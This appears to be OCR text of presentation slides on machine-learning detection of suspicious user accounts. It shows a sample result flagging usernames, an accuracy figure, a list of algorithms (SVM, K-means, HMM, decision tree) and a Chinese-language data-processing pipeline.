


```
username:ljkhg6
ljkhg6 maybe malicious
```



```
accuracy:0.96(260.000000/271.000000)
Suspicious User:
frhrr44
drgrr43
ljkhg6
dgdg343
uyedeg5
fgrt446
ffi878
fgsdhg235
dfgfhf66
dght577
dgdfhr4
dgdgeg54
heerrfgf6
seet3445
rgrr67
edgete4
dfger44
gsgf84
region5
```

- SVM
- K-means
- HMM
- 决策树



获取数据

格式化／去噪音

数据分析

计算

结果

回馈

Thank you !

lion_00@163.com